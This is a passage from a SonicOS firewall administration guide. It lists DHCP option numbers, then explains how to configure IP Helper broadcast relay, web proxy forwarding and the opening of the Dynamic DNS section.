86	Novell Directory Server Tree Name	Novell Directory Services server tree name
87	Novell Directory Server Context	Novell Directory Services server context
88	BCMCS Controller Domain Name List	CMCS controller domain name list
89	BCMCS Controller IPv4 Address List	BCMCS controller IPv4 address list
90	Authentication	Authentication
91	Undefined	N/A
92	Undefined	N/A
93	Client System	Client system architecture
94	Client Network Device Interface	Client network device interface
95	LDAP Use	Lightweight Directory Access Protocol
96	Undefined	N/A
97	UUID/GUID Based Client Identifier	UUID/GUID-based client identifier
98	Open Group’s User Authentication	Open group’s user authentication
99	Undefined	N/A
100	Undefined	N/A
101	Undefined	N/A
102	Undefined	N/A
103	Undefined	N/A
104	Undefined	N/A
105	Undefined	N/A
106	Undefined	N/A
107	Undefined	N/A
108	Undefined	N/A
109	Autonomous System Number	Autonomous system number
110	Undefined	N/A
111	Undefined	N/A
112	NetInfo Parent Server Address	NetInfo parent server address
113	NetInfo Parent Server Tag	NetInfo parent server tag
114	URL:	URL
115	Undefined	N/A
116	Auto Configure	DHCP auto-configuration
117	Name Service Search	Name service search
118	Subnet Collection	Subnet selection
119	DNS Domain Search List	DNS domain search list

Option Number	Name	Description
120	SIP Servers DHCP Option	SIP servers DHCP option
121	Classless Static Route Option	Classless static route option
122	CCC, CableLabs Client Configuration	CableLabs client configuration
123	GeoConf	GeoConf
124	Vendor-Identifying Vendor Class	Vendor-identifying vendor class
125	Vendor Identifying Vendor Specific	Vendor-identifying vendor specific
126	Undefined	N/A
127	Undefined	N/A
128	TFTP Server IP Address	TFTP server IP address for IP phone software load
129	Call Server IP Address	Call server IP address
130	Discrimination String	Discrimination string to identify vendor
131	Remote Statistics Server IP Address	Remote statistics server IP address
132	802.1Q VLAN ID	IEEE 802.1Q VLAN ID
133	802.1Q L2 Priority	IEEE 802.1Q layer 2 priority
134	Diffserv Code Point	Diffserv code point for VoIP signalling and media streams
135	HTTP Proxy For Phone Applications	HTTP proxy for phone-specific applications
136	Undefined	N/A
137	Undefined	N/A
138	Undefined	N/A
139	Undefined	N/A
140	Undefined	N/A
141	Undefined	N/A
142	Undefined	N/A
143	Undefined	N/A
144	Undefined	N/A
145	Undefined	N/A
146	Undefined	N/A
147	Undefined	N/A
148	Undefined	N/A
149	Undefined	N/A
150	TFTP Server Address, Etherboot, GRUB Config	TFTP server address, Etherboot, GRUB configuration
151	Undefined	N/A
152	Undefined	N/A
153	Undefined	N/A
154	Undefined	N/A
155	Undefined	N/A
156	Undefined	N/A
157	Undefined	N/A
158	Undefined	N/A

Option Number	Name	Description
159	Undefined	N/A
160	Undefined	N/A
161	Undefined	N/A
162	Undefined	N/A
163	Undefined	N/A
164	Undefined	N/A
165	Undefined	N/A
166	Undefined	N/A
167	Undefined	N/A
168	Undefined	N/A
169	Undefined	N/A
170	Undefined	N/A
171	Undefined	N/A
172	Undefined	N/A
173	Undefined	N/A
174	Undefined	N/A
175	Ether Boot	Ether Boot
176	IP Telephone	IP telephone
177	Ether Boot PacketCable and CableHome	Ether Boot PacketCable and CableHome
178	Undefined	N/A
179	Undefined	N/A
180	Undefined	N/A
181	Undefined	N/A
182	Undefined	N/A
183	Undefined	N/A
184	Undefined	N/A
185	Undefined	N/A
186	Undefined	N/A
187	Undefined	N/A
188	Undefined	N/A
189	Undefined	N/A
190	Undefined	N/A
191	Undefined	N/A
192	Undefined	N/A
193	Undefined	N/A
194	Undefined	N/A
195	Undefined	N/A
196	Undefined	N/A
197	Undefined	N/A
198	Undefined	N/A

Option Number	Name	Description
199	Undefined	N/A
200	Undefined	N/A
201	Undefined	N/A
202	Undefined	N/A
203	Undefined	N/A
204	Undefined	N/A
205	Undefined	N/A
206	Undefined	N/A
207	Undefined	N/A
208	pxelinux.magic (string) = 241.0.116.126	pxelinux.magic (string) = 241.0.116.126
209	pxelinux.configfile (text)	pxelinux.configfile (text)
210	pxelinux.pathprefix (text)	pxelinux.pathprefix (text)
211	pxelinux.reboottime	pxelinux.reboottime
212	Undefined	N/A
213	Undefined	N/A
214	Undefined	N/A
215	Undefined	N/A
216	Undefined	N/A
217	Undefined	N/A
218	Undefined	N/A
219	Undefined	N/A
220	Subnet Allocation	Subnet allocation
221	Virtual Subnet Allocation	Virtual subnet selection
222	Undefined	N/A
223	Undefined	N/A
224	Private Use	Private use
225	Private Use	Private use
226	Private Use	Private use
227	Private Use	Private use
228	Private Use	Private use
229	Private Use	Private use
230	Private Use	Private use
231	Private Use	Private use
232	Private Use	Private use
233	Private Use	Private use
234	Private Use	Private use
235	Private Use	Private use
236	Private Use	Private use
237	Private Use	Private use
238	Private Use	Private use

Option Number	Name	Description
239	Private Use	Private use
240	Private Use	Private use
241	Private Use	Private use
242	Private Use	Private use
243	Private Use	Private use
244	Private Use	Private use
245	Private Use	Private use
246	Private Use	Private use
247	Private Use	Private use
248	Private Use	Private use
249	Private Use	Private use
250	Private Use	Private use
251	Private Use	Private use
252	Private Use	Private use
253	Private Use	Private use
254	Private Use	Private use

DHCP and IPv6

For complete information on the SonicOS implementation of IPv6, see IPv6 on page 2171.

A DHCPv6 server can be configured similarly to a DHCPv4 server after selecting the **IPv6** option in the **View IP Version** radio button at the top left of the **Network > DNS** page.


42

Using IP Helper

Network > IP Helper

Many User Datagram Protocols (UDP) rely on broadcast/multicast to find its respective server, usually requiring their servers to be present on the same broadcast subnet.To support cases where servers lie on different subnets than clients, a mechanism is needed to forward these UDP broadcasts/multicasts to those subnets. This

mechanism is referred to as UDP broadcast forwarding. IP Helper helps broadcast/multicast packets to cross a firewall's interface and be forwarded to other interfaces based on policy.



Topics:

- Configuring IP Helper Settings on page 576
- Configuring Relay Protocols on page 576
- Configuring IP Helper Policies on page 578

Configuring IP Helper Settings

IP Helper allows the SonicWall Security Appliance to forward DHCP requests originating from its interfaces to a centralized DHCP server. Activate IP Helper features by selecting the **Enable IP Helper** checkbox.

Configuring Relay Protocols

IP Helper supports user-defined protocols and extended policies. IP Helper provides better control on existing NetBIOS/DHCP relay applications. Some of the built-in applications that have been extended are:

- DHCP—UDP port number 67/68
- Net-Bios NS—UDP port number 137
- Net-Bios Datagram—UDP port number 138
- DNS—UDP port number 53
- Time Service—UDP port number 37
- Wake on LAN (WOL)
- mDNS—UDP port number 5353; multicast address `224.0.0.251`

Each protocol has the following configurable options:


- **Name**—The name of the protocols. Note that these are case sensitive and must be unique.
- **Port 1/2**—The unique UDP port number.
- **Translate IP**—Translation of the source IP while forwarding a packet.
- **Timeout**—IP Helper cache timeout in seconds at an increment of 10.
- **Raw Mode**—Unidirectional forwarding that does not create an IP Helper cache. This is suitable for most of the user-defined protocols that are used for discovery, for example WOL/mDNS.

Topics:

- Adding User-Defined Relay Protocols on page 576
- Deleting Custom Protocols on page 578
- Retrieving Counters on page 578

Adding User-Defined Relay Protocols

Click the **Add** button for the **Relay Protocols** table. The **Add IP Helper Application** window displays.



To add a protocol, configure these options:

- **Enable Application**—Enable the IP Helper application. If disabled, all IP Helper cache will be deleted.
- **Name**—Create a unique case-sensitive name.
- **Port 1/2**—Specify unique UDP port numbers.
- **Timeout**—This is optional. Specify the IP Helper cache timeout, in seconds, at an increment of 10 from 10 to 60. If not specified, a default value of **30** seconds is selected. This field is ignored if **Raw Mode** is selected.
- **Allow Source IP translation**—When selected, the firewall translates the source IP of an IP-Helper forwarded packet.
- **Raw Mode**—When selected, IP Helper does not create a cache; Unidirectional forwarding is supported. The **Timeout** field is ignored.

VPN Tunnel Interface support for IP Helper

The VPN Tunnel Interface can support IP Helper. DHCP Replay in IP Helper with Tunnel Interface support shows a simple example of DHCP replay in IP Helper:

- PC is the device needed to get an IPv4 address from the DHCP protocol.
- GatewayA is the gateway-enabled IP helper.
- GatewayB is the gateway with a DHCP server.

DHCP Replay in IP Helper with Tunnel Interface support

To configure IP Helper with a VPN Tunnel Interface:

NOTE: The numbers in DHCP Replay in IP Helper with Tunnel Interface support correspond to the numbered tasks.

1 In PC:
   - Connect to the LAN (X0) subnet of GatewayA.
   - Set to obtain an IP address via DHCP mode.

2 Set up a VPN tunnel between GatewayA and GatewayB.
   - Add a VPN Tunnel Interface.

3 In GatewayB:
   - Add a route entry from the Tunnel Interface's IP address to GatewayA's X0 interface.
   - Add the outbound interface of the Tunnel Interface.
   - Add an IP address range as the DHCP scope for PC.


4 In GatewayA:
   - Enable IP Helper.
   - Add an IP Helper DHCP relay protocol from X0 to GatewayB's Tunnel Interface address. The protocol is DHCP.

Deleting Custom Protocols

A custom protocol can be deleted by selecting the **Delete** icon for that protocol. You can also select the left-most checkbox of the desired protocol, then click the **Delete** button, located on the lower left side of the table.

Retrieving Counters

When you hover the cursor over a protocol or policy's **Statistics** icon, a pop-up window displays the traffic status for that protocol.



Configuring IP Helper Policies

IP Helper Policies allow you to forward DHCP and NetBIOS broadcasts from one interface to another interface.


IMPORTANT: IP Helper is not supported for WAN interfaces or for interfaces that are configured for NAT.

Topics:

Adding an IP Helper Policy for DHCP

To add an IP Helper policy for DHCP:

1 Click the **Add** button for the **IP Helper Policies** table. The **Add IP Helper Policy** dialog displays.



2 The policy is enabled by default. To configure the policy without enabling it, clear the **Enabled** check box.

3 Select **DHCP** from the **Protocol** menu.

4 Select a source interface or zone from the **From** menu.

5 Select a destination Address Group or Address Object from the **To** menu or select **Create a new network** to create a new **Address Object**.


6 Enter an optional comment in the **Comment** field.

7 Click **OK** to add the policy to the **IP Helper Policies** table.

Adding an IP Helper Policy for NetBIOS

To add an IP Helper policy for NetBIOS:

1 Click the **Add** button for the **IP Helper Policies** table. The **Add IP Helper Policy** dialog displays.



2 The policy is enabled by default. To configure the policy without enabling it, clear the **Enabled** check box.

3 Select **NetBIOS** from the **Protocol** menu.

4 Select a source Address Group or Address Object from the **From** menu. Select **Create a new network** to create a new **Address Object**.

5 Select a destination Address Group or Address Object from the **To** menu, or select **Create a new network** to create a new **Address Object**.

6 Enter an optional comment in the **Comment** field.

7 Click **OK** to add the policy to the **IP Helper Policies** table.

Editing an IP Helper Policy

Click the **Edit** icon in the **Configure** column of the **IP Helper Policies** table to display the **Edit IP Helper** window, which includes the same settings as the **Add IP Helper Policy** window.

Deleting IP Helper Policies

Click the **Delete** icon to delete the individual IP Helper policy entry. Click the **Delete** button to delete all the selected IP Helper policies in the **IP Helper Policies** table.

Displaying IP Helper Cache from TSR

The TSR shows all the IP Helper caches, current policies, and protocols:

#IP_HELPER_START

IP Helper

-----IP Helper Global Run-time Data-------

IP Helper is OFF

IP Helper - DHCP Relay is OFF

IP Helper - Netbios Relay is OFF

Total Number Of Fwded Packets :0

Total Number Of Dropped Packets :0

Total Number Of Passed Packets :0

Total Number Of Unknown Packets :0

Total Number Of record create failure :0

Total Number Of element create failure :0User-defined

-----IP Helper Applications -------

Name: DHCP

Port: 67, 68, Max Record: 4000, Status: OFF

CanBeDel: NO, ChangeIp: 1, Raw: NO

Max Element: 8000, Timeout: 3, index: 1, proto: 1,

Record Count: 0, Element Count: 0,

Fwded: 0, Dropped: 0, Passed: 0

Name: NetBIOS

Port: 138, 137, Max Record: 4000, Status: OFF

CanBeDel: NO, ChangeIp: 1, Raw: NO

Max Element: 8000, Timeout: 4, index: 2, proto: 1,

Record Count: 0, Element Count: 0,

Fwded: 0, Dropped: 0, Passed: 0

Name: DNS

Port: 53, 0, Max Record: 8000, Status: OFF

CanBeDel: NO, ChangeIp: 1, Raw: NO

Max Element: 16000, Timeout: 3, index: 3, proto: 1,

Record Count: 0, Element Count: 0,

Fwded: 0, Dropped: 0, Passed: 0

Name: TIME

Port: 37, 0, Max Record: 8000, Status: OFF

CanBeDel: NO, ChangeIp: 1, Raw: NO

Max Element: 16000, Timeout: 3, index: 4, proto: 1,

Record Count: 0, Element Count: 0,

Fwded: 0, Dropped: 0, Passed: 0

Name: WOL

Port: 7, 9, Max Record: 8000, Status: OFF

CanBeDel: NO, ChangeIp: 1, Raw: YES

Max Element: 16000, Timeout: 3, index: 5, proto: 1,


```
 Record Count: 0, Element Count: 0,
 Fwded: 0, Dropped: 0, Passed: 0
Name: mDNS
 Port: 5353, 0, Max Record: 8000, Status: OFF
 CanBeDel: NO, ChangeIp: 1, Raw: YES
 Max Element: 16000, Timeout: 3, index: 6, proto: 1,
 Record Count: 0, Element Count: 0,
 Fwded: 0, Dropped: 0, Passed: 0
----------GEN APP Relay Policy----------
----------------------------------Record Table----------------------------
Record(hash)[ClientIP, ClientIf, ClientMac, Proto, Vpn, transId, Age(pkts)]
 Elmnt(hash)[serverIp, serverIf, srcIp, dhcpMac, transId, Vpn, proto(fm,to)]
------------------------------------------------------------------------------
----------DHCP Relay Policy----------
--------NETBIOS Relay Policy----------#IP_HELPER_END
```

43

Setting Up Web Proxy Forwarding

Network > Web Proxy

When users access the web through a proxy server located on the internal network (between the user and the network security appliance), the HTTP/HTTPS connections seen by the appliance originate from the proxy server, not from the user.



A web proxy server intercepts HTTP requests and determines if it has stored copies of the requested Web pages. If it does not, the proxy completes the request to the server on the Internet, returning the requested information to the user and also saving it locally for future requests. Setting up a web proxy server on a network can be cumbersome, because each computer on the network must be configured to direct web requests to the server.

If you have a proxy server on your network, instead of configuring each computer's web browser to point to the proxy server, you can move the server to the WAN or DMZ and enable Web Proxy Forwarding using the settings on the **Network > Web Proxy** page. The firewall automatically forwards all web proxy requests to the proxy server without requiring all the computers on the network to be configured.

Topics:

Configuring Automatic Proxy Forwarding (Web Only)

NOTE: To enable Web Proxy, enable CFS on the related zones where clients are from (this is not necessary when using the WXA's Web Cache on TZ series appliances).

To configure Automatic Proxy Forwarding (Web Only):

1 Connect the Web proxy server to a hub.


2 Connect the hub to the firewall WAN or DMZ port.

NOTE: The proxy server must be located on the WAN or DMZ; it can not be located on the LAN.


3 Go to **Network > Web Proxy**.

NOTE: The displayed page depends on whether the firewall is a NSA Series, SuperMassive Series, or TZ Series appliance.

NSA or SuperMassive Appliance



TZ Series Appliance



4 Under **Automatic Proxy Forwarding (Web Only)**, enter the name or IP address of the proxy server in the **Proxy Web Server (name or IP address)** field.

5 Enter the proxy IP port in the **Proxy Web Server Port** field.

6 Select the **Bypass Proxy Servers Upon Proxy Server Failure** checkbox to have clients access the Internet directly if the web proxy server becomes unavailable. This option is disabled by default.

> **NOTE:** The **Bypass Proxy Servers Upon Proxy Server Failure** checkbox allows clients behind the firewall to bypass the Web proxy server if it becomes unavailable. Instead, the client's browser accesses the Internet directly as if a Web proxy server is not specified.

7 Select **Forward Public Zone Client Requests to Proxy Server** to force clients on public zones to use the proxy server as well. This option is disabled by default.

8 On TZ Series appliances, to enable the use of the associated WXA series appliance as a caching web proxy, select **Divert traffic to the WXA series appliance's Web Cache**. This option is disabled by default.

> **NOTE:** Selecting this option populates the **Proxy Web Server (name or IP address)** and **Proxy Web Server Port** fields automatically. Those two fields become dimmed as do the preceding two options.
>
> You may still need to enable CFS on the related zones where clients are from and/or to configure the web cache on the **WAN Acceleration > Web Cache** page.

a If you selected to use the WXA Web Cache, select the following:

- An address object or address group from the **Client Inclusion Address Object** drop-down menu that represents those local subnets whose web traffic should be diverted via the

WXA Web Cache. Alternatively, choose **Any** (default) to have traffic from any source IP address to be forwarded to the WXA.

- An address object or address group from the **Client Exclusion Address Object** drop-down menu that contains the destination addresses of web servers for which traffic should not be diverted via the WXA Web Cache. If you select **None** (default), no web server is excluded and all appropriate traffic is forwarded to the WXA.

9 Click **Accept**.


After the firewall has been updated, a message confirming the update is displayed at the bottom of the browser window.

Configuring User Proxy Servers

You can configure up to 32 user proxy servers by entering the host name or IP address.

To configure a user proxy sever:

1 Go to the **User Proxy Servers** section of the **Network** > **Web Proxy** page.



2 Click the **Add** button. The **Add Proxy Servers** pop-up dialog displays.

3 Enter the name or IP address of the proxy server.

4 Click **OK**.

5 Repeat Step 2 through Step 4 to add more proxy servers.

6 Click **Accept**.

7 After you have configured the interface, you can connect it to the host. See Configuring Interfaces on page 285.

Editing User Proxy Servers

To edit the name or IP address of a proxy server:

1 In the **Users Proxy Servers** list, select the proxy server you want to edit.

2 Click the **Edit** button. The **Edit Proxy Server** pop-up dialog displays.

3 Change the name or IP address of the proxy server.

4 Click **OK**.

Removing User Proxy Servers

To remove a proxy server:


1 In the **Users Proxy Servers** list, select the proxy server you want to remove.

2 Click the **Remove** button.

44

Configuring Dynamic DNS

Network > Dynamic DNS



Topics:

About Dynamic DNS

Dynamic DNS (DDNS) is a service provided by various companies and organizations that allows for dynamic changing IP addresses to automatically update DNS records without manual intervention. This service allows for network access using domain names rather than IP addresses, even when the target's IP addresses change. For example, is a user has a DSL connection with a dynamically assigned IP address from the ISP, the user can use DDNS to register the IP address, and any subsequent address changes, with a DDNS service provider so that external hosts can reach it using an unchanging domain name.

Dynamic DNS implementations change from one service provider to another. There is no strict standard for the method of communication, for the types of records that can be registered, or for the types of services that can be offered. Some providers offer premium versions of their services, as well, for a fee. As such, supporting a particular DDNS provider requires explicit interoperability with that provider's specific implementation.

Most providers strongly prefer that DDNS records only be updated when IP address changes occur. Frequent updates, particularly when the registered IP address is unchanged, may be considered abuse by providers, and

could result in your DDNS account getting locked out. Please refer to the use policies posted on the provider's pages and abide by the guidelines. SonicWall does not provide technical support for DDNS providers; the providers themselves must be contacted.

Supported DDNS Providers

Not all services and features from all providers are supported, and the list of supported providers is subject to change. SonicOS currently supports the following services from four Dynamic DNS providers:

- Dyndns.org - SonicOS requires a username, password, Mail Exchanger, and Backup MX to configure DDNS from Dyndns.org.
- Changeip.com - A single, traditional Dynamic DNS service requiring only username, password, and domain name for SonicOS configuration.
- No-ip.com - Dynamic DNS service requiring only username, password, and domain name for SonicOS configuration. Also supports hostname grouping.
- Yi.org - Dynamic DNS service requiring only username, password, and domain name for SonicOS configuration. Requires that an RR record be created on the `yi.org` administrative page for dynamic updates to occur properly.

Additional Services offered by Dynamic DNS Providers

Some common additional services offered by Dynamic DNS providers include:

